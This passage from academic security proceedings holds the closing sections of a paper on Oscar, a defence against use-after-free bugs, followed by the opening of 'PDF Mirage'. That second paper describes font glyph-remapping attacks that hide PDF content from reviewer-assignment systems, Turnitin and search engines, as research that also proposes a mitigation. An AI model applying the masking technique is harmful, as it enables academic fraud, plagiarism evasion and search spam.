Results. We implemented the basic algorithm in Oscar. In cursory testing, `apache`, `nginx`, and `openssh` run with Oscar's `fork` fix, but fail without. These applications allocate only a small number of objects pre-`fork`, so Oscar's `fork` wrapper does not add much overhead (tens or hundreds of milliseconds).

5.2 Custom Memory Allocators

The overheads reported for SPEC CPU are based on instrumenting the standard `malloc/free` only, providing a level of protection similar to prior work. However, a few of the SPEC benchmarks [19] implement their own custom memory allocator (CMAs). Since standard schemes for temporal memory safety require instrumenting memory allocation and deallocation functions, without special provisions none of them – including Oscar – will protect objects allocated via arbitrary CMAs.

We found that CMAs seem to be even more common in server programs, such as `apache`, `nginx`, and `proftpd`. Prior work typically ignores the issue of CMAs. We solve this by manually identifying CMAs and wrapping them with Oscar as well. CMA identification could also be done automatically [18].

If we do not wrap a CMA with Oscar, any objects allocated with the CMA would obviously not be resistant to use-after-free. However, there are no other ill effects; it would not result in any false positives for any objects, nor would it result in false negatives for the non-CMA objects.




Figure 17: Throughput of Oscar on memcached.

5.3 Case Study: malloc-like custom memory allocator in memcached

`memcached` is a memory object caching system that exports a get/set interface to a key-value store. We compiled `memcached 1.4.25` (and its prerequisite, `libevent`) and benchmarked performance using `memaslap`.

When we wrapped only `glibc`'s `malloc`, the overhead was negligible: throughput was reduced by 0–3%, depending on the percentage of set operations (Figure 17). However, this is misleadingly low, as it fails to provide temporal memory safety for objects allocated by the CMA. Therefore, we applied Oscar to wrap the CMA, in the same way we wrapped glibc's `malloc/free`.

Method. To support wrapping the CMA, we had to ensure that Oscar `malloc` always used `MAP_SHARED` even for large objects. This is because the allocation may be used by the CMA to "host" a number of shadows. Additionally, we partitioned the address space to use separate high-water marks for the `malloc` wrapper and CMA wrapper.

We identified that allocations and deallocations via

memcached's slab allocator are all made through the do_item_alloc and item_free functions. Thus, it is sufficient to add shadow creation/deletion to those functions.

For ease of engineering, we made minor changes directly to the slab allocator, similar to those we applied to glibc's malloc: inserting a canonical address field in the memcached item struct, and modifying the allocation/deallocation functions. In principle, we only need to override the CMA allocate/deallocate symbols, without needing to recompile the main application.

In this paper, the per-object metadata (e.g., the canonical address) is stored inline. If Oscar switched to a disjoint metadata store (e.g., a hashtable), it would be easy to extend Oscar to protect any custom memory allocators (not just CMAs with malloc-like interfaces) that are identified: as with glibc's malloc, the allocator function simply needs to be wrapped to return a new shadow, and the deallocator function wrapped to destroy the shadow. This would be a better long-term approach than individually dealing with each CMA that is encountered.

Results. When set operations are 3% of the total operations (a typical workload [12]), the performance overhead is roughly 4%. The overhead is higher for set operations because these require allocations (via the CMA), which involves creating shadows. Get operations have almost no overhead because they do not perform memory allocation or deallocation and consequently do not require any system calls.[13] Unlike SPEC CPU, which is single-threaded, we ran memcached with 12 threads. This shows that Oscar's overhead is low even for multi-threaded applications, despite our naïve use of a mutex to synchronize part of Oscar's internal state (namely, the high-water mark; see Section 8).

5.4 Special case: Region-based allocators

We have found several server programs that use region-based custom memory allocators [14]. Region-based allocators are particularly favorable for page-permissions-based schemes such as Oscar.

Typically, region-based allocators obtain a large block of memory from malloc, which they carve off into objects for their allocations. The distinguishing feature is that only the entire region can be freed, but not individual objects.

Region-based allocators by themselves are not resistant to use-after-free, since the blocks from malloc may be reused, but they provide temporal memory safety when the underlying malloc/free is protected by a lock-and-key scheme. Thus, there is no need to explicitly identify region-based CMAs; merely wrapping glibc's malloc/free with Oscar suffices to provide temporal memory safety for such programs i.e., Oscar would provide full use-after-free protection for a region-based allocator, without the need for any custom modifications.

Oscar's performance is especially good for programs that use region-based allocators: since there are few malloc()s or free()s to instrument, and correspondingly low memory or TLB pressure, Oscar imposes negligible overhead. Other classes of lock-and-key schemes also provide full protection to programs with region-based allocators, but they often have high overhead, since they must instrument all pointer arithmetic operations (and possibly pointer dereferences).

[13] Technicality: memcached lazily expires entries, checking the timestamp only during the get operation. Thus, the overhead of destroying shadows may be attributed to get operations.

6 Discussion

Our results show that shadow-page-based schemes with our optimizations have low overhead on many benchmarks. From Table 1, we argue that changing the lock is theoretically easier than revoking all the keys, and implicit lock-and-key is better than explicit. Our experimental results confirm that prediction: Oscar's runtime overhead is lower than CETS, DangNull, and FreeSentry overall and on most benchmarks, and comparable to DangSan (but with lower memory overhead for Oscar), even though they all need source code while Oscar does not.

6.1 Virtual Address Space Considered Hard to Fill

A concern might be that Oscar would exhaust the $2^{47}B$ =128TB user-space virtual address space, necessitating reuse of addresses belonging to freed pages. This is unlikely in common scenarios. Based on extrapolating the CPU2006 benchmarks, it would take several *days* of continuous execution even for allocation-intensive programs. For example, with perlbench, which allocates 361 million objects (≈1.4TB of shadow virtual pages; >99% of objects fit in one page) over 25 minutes, it would take 1.6 days (albeit less on newer, faster hardware) to allocate 128TB. dealII, omnetpp and xalancbmk would take over 2.5 days each, gcc would take 5 days, and all other CPU2006 benchmarks would take at least 2 *weeks*. We expect that most programs would have significantly shorter lifetimes, and therefore would never exhaust the virtual address space. It is more likely that they would first encounter problems with the unreclaimed page-table memory (see Section 8). Nonetheless, it is possible to ensure safe reuse of virtual address space, by applying a conservative garbage collector to old shadow addresses (note that this does not

affect physical memory, which is already reused with new shadow addresses); this was proposed (but not implemented) by Dhurjati and Adve.

Recently, Intel has proposed 5-level paging, allowing a 57-bit virtual address space [20]; implementation of Linux support is already underway [37]. This 512-fold increase would make virtual address space exhaustion take *years* for every CPU2006 benchmark.

6.2 Hardware Extensions

Due to the high overhead of software-based temporal memory safety for C, some have proposed hardware extensions (e.g., Watchdog [30]). Oscar is fast because it *already* utilizes hardware – hardware which is present in many generations of x86 CPUs: the memory management unit, which checks page table entries. We believe that, with incremental improvements, shadow-page-based schemes will be fast enough for widespread use, without the need for special hardware extensions. For example, Intel's Broadwell CPUs have a larger TLB and also a second TLB page miss handler [7], which are designed to improve performance for general workloads, but would be particularly useful in relieving Oscar's TLB pressure. Intel has also proposed finer grained memory protection [35]; if future CPUs support read+write protection on subpage regions, Oscar could be adapted to one-object-per-*subpage*, which would reduce the number of shadows (and thereby TLB pressure).

6.3 Compatibility

Barring virtual address space exhaustion (discussed in Section 6.1), Oscar will crash a program if and only if the program *dereferences* a pointer after its object has been freed. It does not interfere with other uses of pointers. Unlike other lock-and-key schemes, page-permissions-based schemes do not need to instrument pointer arithmetic or dereferencing (Table 1).

Accordingly, Oscar correctly handles many corner cases that other schemes cannot handle. For example, DangNull/FreeSentry do not work correctly with encrypted pointers (e.g., PointGuard [21]) or with typecasting from non-pointer types. CETS has false positives when casting from a non-pointer to pointer, as it will initialize the key and lock address to invalid values.

Additionally, DangNull does not allow pointer arithmetic on freed pointers. For example, suppose we allocate a string `p` on the heap, search for a character, then free the string:

```
char* p = strdup("Oscar"); // Memory from malloc
char* q = strchr(p, 'a');  // Find the first 'a'
free(p);
```

Computing the index of "a" (`q - p == 3`) fails with DangNull, since `p` and `q` were nullified. It does work with DangSan and FreeSentry (since they only change the top bits) and with Oscar.

DangSan, DangNull and FreeSentry only track the location of pointers when they are stored in memory, but not registers. This can lead to false negatives: DangSan notes that this may happen with pointers spilled from registers onto the stack during function prologues, as well as race conditions where a pointer may be stored into a register by one thread while another thread frees that object. DangSan considers both issues to be infeasible to solve (for performance reasons, and also the possibility of false positives when inspecting the stack).

7 Related Work

7.1 Dhurjati and Adve (2006)

Our work is inspired by the original page-permission with shadows scheme by Dhurjati and Adve [23]. Unlike Dhurjati and Adve's automatic pool allocation, Oscar can unmap shadows as soon as an object is freed, and does not require source code. Oscar also addresses compatibility with `fork`, which appears to be a previously unknown limitation of Dhurjati and Adve's scheme[14]. They considered programs that `fork` to be advantageous, since virtual address space wastage in one child will not affect the address space of other children. Unfortunately, writes to old (pre-`fork`) heap objects will be propagated between parent and children (see Section 5.1), resulting in memory corruption.

While Dhurjati and Adve did measure the runtime of their particular scheme, their measurements do not let us break down how much each aspect of their scheme contributes to runtime overhead. First, their scheme relies upon static analysis (*Automatic Pool Allocation*: "PA"), and they did not measure the cost of shadow pages without PA. We cannot simply obtain "cost of syscalls" via "(PA + dummy syscalls) − PA", since pool allocation affects the cost of syscalls and cache pressure. Second, they did not measure the cost of each of the four factors we identified. For instance, they did not measure the individual cost of inline metadata or changing the memory allocation method; instead, they are lumped in with the cost of dummy syscalls. This makes it hard to predict the overhead of other variant schemes, e.g., using one object per physical page frame. Finally, they used a custom benchmark and Olden [34], which make it harder to compare their results to other schemes that are benchmarked with SPEC CPU; and many of their benchmark

[14] We inspected their source `http://safecode.cs.illinois.edu/downloads.html` and found that they used `MAP_SHARED` without a mechanism to deal with `fork`.

	One object per physical page frame	One object per shadow virtual page (core technique of Dhurjati & Adve [D&A])		
Physical memory overhead	**e.g., Electric Fence**	**Vanilla**	**Automatic pool allocation [D&A]**	**Our work**
User-space memory	0 – 4KB per object (page align)	✓ Low overhead (O(sizeof(void*)) per object)		
Page table entry for live objects	1 page table entry per object			
Page table entry for freed objs	<Depends on implementation>	1 PTE per object	1 PTE per object in live pools	0 PTEs*
VMA struct for live objects	1 VMA struct per object			
VMA struct for freed objects	<Depends on implementation>	1 VMA struct per object		✓ None
No application source needed	✓ Yes	✓ Yes	No; needs source + recompilation	✓ Yes
Compatible with fork()	✓ Yes	No; changes program semantics		✓ Mostly

Table 2: Comparison with Dhurjati and Adve. Green and a tick indicates an advantageous distinction. $*$ Oscar unmaps the shadows for freed objects, but Linux does not reclaim the PTE memory (see Section 8).

run-times are under five seconds, which means random error has a large impact. For these reasons, in this work we undertook a more systematic study of the sources of overhead in shadow-page-based temporal memory safety schemes.

To reduce their system's impact on page table utilization, Dhurjati and Adve employed static source-code analysis (Automatic Pool Allocation) – to separate objects into memory pools of different lifetimes, beyond which the pointers are guaranteed not to be dereferenced. Once the pool can be destroyed, they can remove (or reuse) page table entries (and associated `vm_area_structs`) of freed objects. Unfortunately, there may be a significant lag between when the object is freed, and when its containing pool is destroyed; in the worst case (e.g., objects reachable from a global pointer), a pool may last for the lifetime of the program. Besides being imprecise, inferring object lifetimes via static analysis also introduces a requirement to have application source code, making it difficult and error-prone to deploy. Oscar's optimizations do not require application source code or compiler changes.

We cannot directly compare Oscar's overhead to Dhurjati and Adve's full scheme with automatic pool allocation, since they did not report numbers for SPEC CPU.

Oscar usually keeps less state for freed objects: they retain a page table entry (and associated `vm_area_struct`) for each freed object in live pools – some of which may be long-lived – whereas Oscar `munmaps` the shadow as soon as the object is freed (Table 2). Dhurjati and Adve expressly target their scheme towards server programs – since those do few allocations or deallocations – yet they do not account for `fork` or custom memory allocators.

If we are not concerned about the disadvantages of automatic pool allocation, it too would benefit from our optimizations. For example, we have seen that using `MAP_PRIVATE` greatly reduces the overhead for `mcf` and `milc`, and we expect this benefit to carry over when combined with automatic pool allocation.

7.2 Other Deterministic Protection Schemes

The simplest protection is to never `free()` any memory regions. This is perfectly secure, does not require application source code (change the `free` function to be no-op), has excellent compatibility, and low run-time overhead. However, it also requires infinite memory, which is impractical.

With DangNull [27], when an object is freed, all pointers to the object are set to NULL. The converse policy – when all references to a region are NULL (or invalid), automatically `free` the region – is "garbage collection". In C/C++, there is ambiguity about what is a pointer, hence it is only possible to perform conservative garbage collection, where anything that might plausibly be a pointer is treated as a pointer, thus preventing `free()`'ing of the referent. This has the disadvantages of false positives and lower responsiveness.

The Rust compiler enforces that each object can only have one owner [4]; with our lock-and-key metaphor, this is equivalent to ensuring that each lock has only one key, which may be "borrowed" (ala Rust terminology) but not copied. This means that when a key is surrendered (pointer becomes out of scope), the corresponding lock-/object can be safely reused. It would be impractical to rewrite all legacy C/C++ software in Rust, let alone provide Rust's guarantees to binaries that are compiled from C/C++.

MemSafe [38] combines spatial and temporal memory checks: when an object is deallocated, the bounds are set to zero (a special check is required for sub-object temporal memory safety). MemSafe modifies the LLVM IR, and does not allow inline assembly or self-modifying code. Of the five SPEC 2006 benchmarks they used, their run-times appear to be from the 'test' dataset rather than the 'reference' dataset. For example, for `astar`, their base run-time is 0.00 seconds, whereas Oscar's is 408.9 seconds. Their non-zero run-time benchmarks have significant overhead – 183% for `bzip2`, 127% for `gobmk`, 124% for `hmmer`, and 120% for `sjeng` – though this in-

cludes spatial and stack temporal protection.

Dynamic instrumentation (e.g., Valgrind's memcheck [3]) is generally too slow other than for debugging.

Undangle [15] uses taint tracking to track pointer propagation. They do not provide SPEC results, but we expect it to be even slower than DangNull/FreeSentry, because Undangle determines how pointers are propagated by, in effect, interpreting each x86 instruction.

Safe dialects of C, such as CCured [33], generally require some source code changes, such as removing unsafe casts to pointers. CCured also changes the memory layout of pointers (plus-size pointers), making it difficult to interface with libraries that have not been recompiled with CCured.

7.3 Hardening

The premise of heap temporal memory safety schemes, such as Oscar, is that the attacker could otherwise repeatedly attempt to exploit a memory safety vulnerability, and has disabled or overcome any mitigations such ASLR (nonetheless, as noted earlier, Oscar is compatible with ASLR). Thus, Oscar provides deterministic protection against heap use-after-free (barring address space exhaustion/reuse, as discussed in Section 6.1).

However, due to the high overhead of prior temporal memory safety schemes, some papers trade off protection for speed.

Many papers, starting with DieHard [13], approximate the infinite heap (use a heap that is M times larger than normally needed) and randomize where objects are placed on the heap. This means even if an object is used after it is freed, there is a "low" probability that the memory region has been reallocated. Archipelago [28] extends DieHard but uses less physical memory, by compacting cold objects. Both can be attacked by making many large allocations to exhaust the M-approximate heap, forcing earlier reuse of freed objects.

AddressSanitizer [36] also uses a quarantine pool, though with a FIFO reuse order, among other techniques. PageHeap [2] places freed pages in a quarantine, with the read/write page permissions removed. Attempted reuse will be detected only if the page has not yet been reallocated, so it may miss some attacks. These defenses can also be defeated by exhausting the heap.

Microsoft's MemoryProtection consists of Delayed Free (similar to a quarantine) and Isolated Heap (which separates normal objects from "critical" objects) [8]. Both of these defenses can be bypassed [22].

Cling [11] only reuses memory among heap objects of the same type, so it ensures type-safe heap memory reuse but not full heap temporal memory safety.

7.4 Limiting the Damage from Exploits

Rather than attempting to enforce memory safety entirely, which may be considered too expensive, some approaches have focused on containing the exploit.

Often the goal of exploiting a user-after-free vulnerability is to hijack the control flow, such as by modifying function pointers per our introductory example. One defense is control-flow integrity (CFI) [10], but recent work on "control-flow bending" [16] has shown that even the ideal CFI policy may admit attacks for some programs. Code pointer integrity (CPI) is essentially memory safety (spatial and temporal) applied only to code pointers [26]. Code pointer separation (CPS) is a weaker defense than CPI, but stronger than CFI. Both CPI and CPS require compiler support.

CFI, CPS and CPI do not help against non-control data attacks, such as reading a session key or changing an 'isAdmin' variable [17]; recently, "data-oriented programming" has been shown to be Turing-complete [24].

8 Limitations and Future Work

Oscar is only a proof-of-concept for measuring the overhead on benchmarks, and is not ready for production, primarily due to the following two limitations.

Reclaiming page-table memory takes some engineering, such as using `pte_free()`. Alternatively, the Linux source mentions they "Should really implement gc for free page table pages. This could be done with a reference count in struct page."[15] Not all page-tables can be reclaimed, as some page-tables may contain entries for a few long-lived objects, but the fact that most objects are short-lived (the "generational hypothesis" behind garbage collection) suggests that reclamation may be possible for many page-tables. Note that the memory overhead comparison in Section 4.3 already counts the size of paging structures against Oscar, yet Oscar still has lower overall overhead despite not cleaning up the paging structures at all.

We did not encounter any issues with users' `mmap` requests overlapping Oscar's region of shadow addresses (or vice-versa), but it would be safer to deterministically enforce this by intercepting the users' `mmap` calls.

Currently, all threads share the same high-water mark for placing new shadows, and this high-water mark is protected with a global mutex. A better approach would be to dynamically partition the address space between threads/arenas; for example, when a new allocator arena is created, it could split half the address space from the arena that has the current largest share of the address space. Each arena could therefore have its own

[15] http://lxr.free-electrons.com/source/arch/x86/include/asm/pgalloc.h

high-water mark, and allocations could be made independently of other arenas. This could lower the overhead of the `memcached` benchmarks, but not the SPEC CPU benchmarks (which are all single-threaded).

Our techniques could be applied to other popular memory allocators (e.g., `tcmalloc`), or more generally, any custom memory allocator. The overheads reported for SPEC CPU are based on instrumenting the standard `malloc/free` only, providing a level of protection similar to prior work. Wrapping CMA's provides more comprehensive protection, though the overheads would be higher for a few benchmarks, as discussed in Section 5.2.

If we are willing to modify `internal_malloc`, Oscar can be selective in how to refresh (or batch-create) shadows. For example, objects that are small enough (among other conditions) to fit in `internal_malloc`'s "small bins" are reused in a first-in-first-out order, which means that a speculatively created shadow is likely to be used eventually. Other bins are last-in-first-out or even best-fit, which makes their future use less predictable. This optimization may particularly benefit `xalancbmk` and `dealII`, for which the ordinary refresh shadow approach was a net loss.

We could take advantage of the short-lived nature of most objects to experiment with placing multiple objects per shadow; fewer shadows means lower runtime and memory overhead. To further reduce memory overhead, we could change `internal_malloc` to place the canonical address field at the start of each page, rather than the start of each object. All objects on the page would then share the canonical address field, which could drastically reduce the memory overhead for programs with many small allocations (e.g., `soplex`).

9 Conclusion

Efficient, backwards compatible, temporal memory safety for C programs is a challenging, unsolved problem. By viewing many of the existing schemes as lock-and-key, we showed that page-permissions-based protection schemes were the most elegant and theoretically promising. We built upon Dhurjati and Adve's core idea of one shadow per object. That idea is unworkable by itself due to accumulation of `vm_area_structs` for freed objects and incompatibility with programs that `fork()`. Dhurjati and Adve's combination of static analysis partially solves the first issue but not the second, and comes with the cost of requiring source-code analysis. Our system Oscar addresses both issues and introduces new optimizations, all without needing source code, providing low overheads for many benchmarks and simpler deployment. Oscar thereby brings page-permissions-based protection schemes to the forefront of practical solutions for temporal memory safety.

10 Acknowledgements

This work was supported by the AFOSR under MURI award FA9550-12-1-0040, Intel through the ISTC for Secure Computing, and the Hewlett Foundation through the Center for Long-Term Cybersecurity.

We thank Nicholas Carlini, David Fifield, Úlfar Erlingsson, and the anonymous reviewers for helpful comments and suggestions.

References

[1] AddressSanitizerLeakSanitizer. https://github.com/google/sanitizers/wiki/AddressSanitizerLeakSanitizer.

[2] How to use Pageheap.exe in Windows XP, Windows 2000, and Windows Server 2003. https://support.microsoft.com/en-us/kb/286470.

[3] Memcheck: a memory error detector. http://valgrind.org/docs/manual/mc-manual.html.

[4] Ownership and moves. https://rustbyexample.com/scope/move.html.

[5] Readme 1st CPU2006. https://www.spec.org/cpu2006/Docs/readme1st.html#Q21.

[6] Threads and fork(): think twice before mixing them. https://www.linuxprogrammingblog.com/threads-and-fork-think-twice-before-using-them, June 2009.

[7] Advancing Moore's Law in 2014! http://www.intel.com/content/dam/www/public/us/en/documents/presentation/advancing-moores-law-in-2014-presentation.pdf, August 2014.

[8] Efficacy of MemoryProtection against use-after-free vulnerabilities. http://community.hpe.com/t5/Security-Research/Efficacy-of-MemoryProtection-against-use-after-free/ba-p/6556134#.VsFYB8v8vCK, July 2014.

[9] Electric Fence. http://elinux.org/index.php?title=Electric_Fence&oldid=369914, January 2015.

[10] Abadi, M., Budiu, M., Erlingsson, Ú., and Ligatti, J. Control-flow integrity principles, implementations, and applications. *TISSEC* (2009).

[11] Akritidis, P. Cling: A Memory Allocator to Mitigate Dangling Pointers. In *USENIX Security* (2010), pp. 177–192.

[12] Atikoglu, B., Xu, Y., Frachtenberg, E., Jiang, S., and Paleczny, M. Workload analysis of a large-scale key-value store. In *ACM SIGMETRICS Performance Evaluation Review* (2012), vol. 40, ACM, pp. 53–64.

[13] Berger, E. D., and Zorn, B. G. DieHard: probabilistic memory safety for unsafe languages. *ACM SIGPLAN Notices 41*, 6 (2006), 158–168.

[14] Berger, E. D., Zorn, B. G., and McKinley, K. S. Reconsidering custom memory allocation. *ACM SIGPLAN Notices 48*, 4S (2013), 46–57.

[15] Caballero, J., Grieco, G., Marron, M., and Nappa, A. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In *International Symposium on Software Testing and Analysis* (2012), ACM, pp. 133–143.

[16] Carlini, N., Barresi, A., Payer, M., Wagner, D., and Gross, T. R. Control-flow bending: On the effectiveness of control-flow integrity. In *USENIX Security* (2015), pp. 161–176.

[17] CHEN, S., XU, J., SEZER, E. C., GAURIAR, P., AND IYER, R. K. Non-Control-Data Attacks Are Realistic Threats. In *USENIX Security* (2005), vol. 5.

[18] CHEN, X., SLOWINSKA, A., AND BOS, H. Who allocated my memory? Detecting custom memory allocators in C binaries. In *WCRE* (2013), pp. 22–31.

[19] CHEN, X., SLOWINSKA, A., AND BOS, H. On the detection of custom memory allocators in C binaries. *Empirical Software Engineering* (2015), 1–25.

[20] CORPORATION, I. 5-Level Paging and 5-Level EPT. `https://software.intel.com/sites/default/files/managed/2b/80/5-level_paging_white_paper.pdf`, May 2017.

[21] COWAN, C., BEATTIE, S., JOHANSEN, J., AND WAGLE, P. PointGuard: protecting pointers from buffer overflow vulnerabilities. In *USENIX Security* (2003), vol. 12, pp. 91–104.

[22] DEMOTT, J. UaF: Mitigation and Bypass. `https://bromiumlabs.files.wordpress.com/2015/01/demott_uaf_migitation_and_bypass2.pdf`, January 2015.

[23] DHURJATI, D., AND ADVE, V. Efficiently detecting all dangling pointer uses in production servers. In *Dependable Systems and Networks* (2006), IEEE, pp. 269–280.

[24] HU, H., SHINDE, S., ADRIAN, S., CHUA, Z. L., SAXENA, P., AND LIANG, Z. Data-Oriented Programming: On the Expressive of Non-Control Data Attacks. In *IEEE S&P* (2016).

[25] JIM, T., MORRISETT, J. G., GROSSMAN, D., HICKS, M. W., CHENEY, J., AND WANG, Y. Cyclone: A Safe Dialect of C. In *USENIX ATC* (2002), pp. 275–288.

[26] KUZNETSOV, V., SZEKERES, L., PAYER, M., CANDEA, G., SEKAR, R., AND SONG, D. Code-pointer integrity. In *OSDI* (2014), pp. 147–163.

[27] LEE, B., SONG, C., JANG, Y., WANG, T., KIM, T., LU, L., AND LEE, W. Preventing Use-after-free with Dangling Pointers Nullification. In *NDSS* (2015).

[28] LVIN, V. B., NOVARK, G., BERGER, E. D., AND ZORN, B. G. Archipelago: trading address space for reliability and security. *ACM SIGOPS Operating Systems Review 42*, 2 (2008), 115–124.

[29] NAGARAKATTE, S. personal communication, June 2017.

[30] NAGARAKATTE, S., MARTIN, M. M., AND ZDANCEWIC, S. Watchdog: Hardware for safe and secure manual memory management and full memory safety. *ACM SIGARCH Computer Architecture News 40*, 3 (2012), 189–200.

[31] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. CETS: compiler enforced temporal safety for C. *ACM Sigplan Notices 45*, 8 (2010), 31–40.

[32] NAGARAKATTE, S. G. *Practical low-overhead enforcement of memory safety for C programs*. University of Pennsylvania, 2012. Doctoral dissertation.

[33] NECULA, G. C., MCPEAK, S., AND WEIMER, W. CCured: Type-safe retrofitting of legacy code. *ACM SIGPLAN Notices 37*, 1 (2002), 128–139.

[34] ROGERS, A., CARLISLE, M. C., REPPY, J. H., AND HENDREN, L. J. Supporting dynamic data structures on distributed-memory machines. *TOPLAS 17*, 2 (1995), 233–263.

[35] SAHITA, R. L., SHANBHOGUE, V., NEIGER, G., EDWARDS, J., OUZIEL, I., HUNTLEY, B. E., SHWARTSMAN, S., DURHAM, D. M., ANDERSON, A. V., LEMAY, M., ET AL. Method and apparatus for fine grain memory protection, Dec. 31 2015. US Patent 20,150,378,633.

[36] SEREBRYANY, K., BRUENING, D., POTAPENKO, A., AND VYUKOV, D. AddressSanitizer: A fast address sanity checker. In *USENIX ATC* (2012), pp. 309–318.

[37] SHUTEMOV, K. A. [RFC, PATCHv1 00/28] 5-level paging. `http://lkml.iu.edu/hypermail/linux/kernel/1612.1/00383.html`, Dec 2016.

[38] SIMPSON, M. S., AND BARUA, R. K. MemSafe: ensuring the spatial and temporal memory safety of C at runtime. *Software: Practice and Experience 43*, 1 (2013), 93–128.

[39] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. SoK: Eternal war in memory. In *IEEE S&P* (2013), IEEE, pp. 48–62.

[40] TICE, C., ROEDER, T., COLLINGBOURNE, P., CHECKOWAY, S., ERLINGSSON, Ú., LOZANO, L., AND PIKE, G. Enforcing forward-edge control-flow integrity in gcc & llvm. In *USENIX Security* (2014).

[41] VAN DER KOUWE, E., NIGADE, V., AND GIUFFRIDA, C. DangSan: Scalable Use-after-free Detection. In *EuroSys* (2017), pp. 405–419.

[42] YOUNAN, Y. FreeSentry: protecting against use-after-free vulnerabilities due to dangling pointers. In *NDSS* (2015).

PDF Mirage: Content Masking Attack Against Information-Based Online Services

Ian Markwood*†, Dakun Shen*†, Yao Liu†, and Zhuo Lu†

†University of South Florida, Tampa, FL, U.S.A
*Co-First Authors

Abstract

We present a new class of content masking attacks against the Adobe PDF standard, causing documents to appear to humans dissimilar to the underlying content extracted by information-based services. We show three attack variants with notable impact on real-world systems. Our first attack allows academic paper writers and reviewers to collude via subverting the automatic reviewer assignment systems in current use by academic conferences including INFOCOM, which we reproduced. Our second attack renders ineffective plagiarism detection software, particularly Turnitin, targeting specific small plagiarism similarity scores to appear natural and evade detection. In our final attack, we place masked content into the indexes for Bing, Yahoo!, and DuckDuckGo which renders as information entirely different from the keywords used to locate it, enabling spam, profane, or possibly illegal content to go unnoticed by these search engines but still returned in unrelated search results. Lastly, as these systems eschew optical character recognition (OCR) for its overhead, we offer a comprehensive and lightweight alternative mitigation method.

1 Introduction

Designed as a solution for displaying formatted information consistently on computers with myriad hardware and software configurations, Adobe's Portable Document Format (PDF) has become the standard for electronic documents. Academic and collegiate papers, business write-ups and fact sheets, advertisements for print, and anything else meant to be viewed as a final product make use of the PDF standard. Indeed, there is an element of constancy implied in the creation of a PDF document. End users cannot easily change the text of a PDF document, so most come to expect a degree of integrity present in all PDF documents encountered.

Attacks are studied and corresponding defenses developed dealing with arbitrary code execution through some allowances made by Adobe to execute JavaScript within the rendering process of a PDF file [1] [2] or from other rendering vulnerabilities [3] [4]. These typically allow data exfiltration, botnet creation, or other objectives unrelated to the PDF file itself aside from using it as a delivery mechanism [5] [6] [7] [8]. We present a class of attacks against the *content* integrity of PDF documents themselves, and following this, describe and test a comprehensive defense method against these attacks. Without changing the appearance of a PDF, we are able to alter how several information-based services see it, with the following implications:

1. We demonstrate how academic paper writers can collude with multiple conference reviewers, by altering a paper invisibly to humans, to be assigned to those reviewers by automatic reviewer assignment systems, such as that used by the IEEE International Conference on Computer Communications (INFOCOM) [9] that openly publishes its automated algorithm. We simulate this reviewer assignment system using 100 sample academic papers and a corpus of 2094 papers from 114 reviewers of a past security conference, finding that we can cause any of said sample papers to match with any reviewer.

2. We show how an unethical student can invisibly alter a document to avoid plagiarism detection, namely the dominant market share Turnitin [10], and generalize methods to target specific small plagiarism similarity scores to simulate the few false positives such systems typically detect. We illustrate this attack by inducing plagiarism scores, as measured by Turnitin, from 0-100% in 10 academic papers without changing their appearance.

3. Lastly, we show real-world examples of making leading search engines display arbitrary (potentially spam, offensive material, etc.) results for innocuous keywords. We have successfully caused Bing, Yahoo!, and DuckDuckGo to index five documents under keywords not displayed in those documents.

These systems have in common the need to scrape

PDFs for their content for further processing or searching within. Online conference paper or other document repositories and companies that index the Internet require text from PDFs so they may be located via search. Natural language processing tools scrape PDFs to discover the topics within, and this information is used in several large conferences to assign unpublished work to conference reviewers as well as in document repositories to categorize large volumes of works without manual effort. Finally, plagiarism checkers require text from new articles for comparison against currently published work to detect impermissible similarity.

Scraping of PDF documents can be done in an automated setting by text extraction tools such as the PDFMiner package [11]. However, fonts of any name may be embedded in the PDF document, and these tools cannot check the fonts' authenticity. A font is actually akin to an encoding mechanism, which maps keys pressed on a keyboard to glyphs representing those keys. Without some way to check the validity of fonts in a PDF, which glyphs a font maps keys to is arbitrary. Moreover, humans reading a PDF read the rendered version of what a tool such as PDFMiner reads, meaning that machines and humans are on opposite ends of this encoding mechanism and may be caused to read different information.

Consequently, the various PDF document scraping environments may be misused through the remapping of keys to arbitrary rendered glyphs. Using one or more custom fonts, an attacker may cause a word to be rendered as another word by switching the glyph mapping within the font file, or rather change the underlying text while keeping a constant rendered output. That is to say, in a document containing the word "kind" an attacker may force that to be rendered as "mean" with a custom font mapping *k* to *m*, *i* to *e*, *n* to *a*, and *d* to *n*, so the human now sees "mean" while the machine still sees "kind"; or to avoid human detection an attacker can change the underlying text to "mean" and use a font with the reverse mapping to render it as "kind" for the human to see. The latter tactic subverts aforementioned end applications, while still rendering PDFs in all appearances normal to humans. We refer to this as a *content masking* attack, as humans are caused to view a masked version of the content these computer systems read.

To assign papers to reviewers for a conference, several large conferences employ automated systems to compare the subject paper with a corpus of papers written by each reviewer to find the best match. This matching is executed upon the most important topics, or keywords, found in the paper via natural language processing methods. If an author replaces the keywords of a paper with those of a reviewer's paper, a high match is guaranteed, and the two may thereby collude. By creating custom glyph mappings for characters, the masked paper can make perfect sense to the human eye, while the underlying text read by the machine has many substituted words which would not make sense to a human reader. This exploit has the technical challenges of replacing words of differing lengths (larger and smaller replacements require different methods) and also constructing multiple fonts required for different mappings of the same letter (for example, to map the word "green" to "brown" requires two different font mappings for *e*). A naive defense could check the number of fonts embedded, so in Section 4 we design algorithms to minimize the number of auxiliary fonts used, in order to avoid detection. To evaluate, we construct our own automatic reviewer assignment system reproducing the current INFOCOM system [9], and show that for 100 test papers, targeting a specific reviewer is possible by masking 4-9 unique words in most papers and no more than 12 for all tested.

This content masking attack also undermines plagiarism detection. In this case, we need only switch out isolated characters to change plagiarized text to text never written before, while again masking these changes as the original text to the human reader. In fact, as most papers have a small (false positive) percentage of similarity present due to common phrases within the English language, this method simulates that by varying the number of characters changed, to simulate the usual small but nonzero plagiarism percentage. Only one font is required to make this mapping, as the resultant text does not need to make sense to the plagiarism detector. Thus, say, all rendered *e*'s may be represented by some other letter in a font that maps that key to the glyph *e*, and other letters may be changed similarly, building a one-to-one mapping covering at most all letters. The challenge is to target a small plagiarism percentage, but accomplishing that as we do in Section 5, a single embedded font bearing the name of a popular font will cause no suspicion.

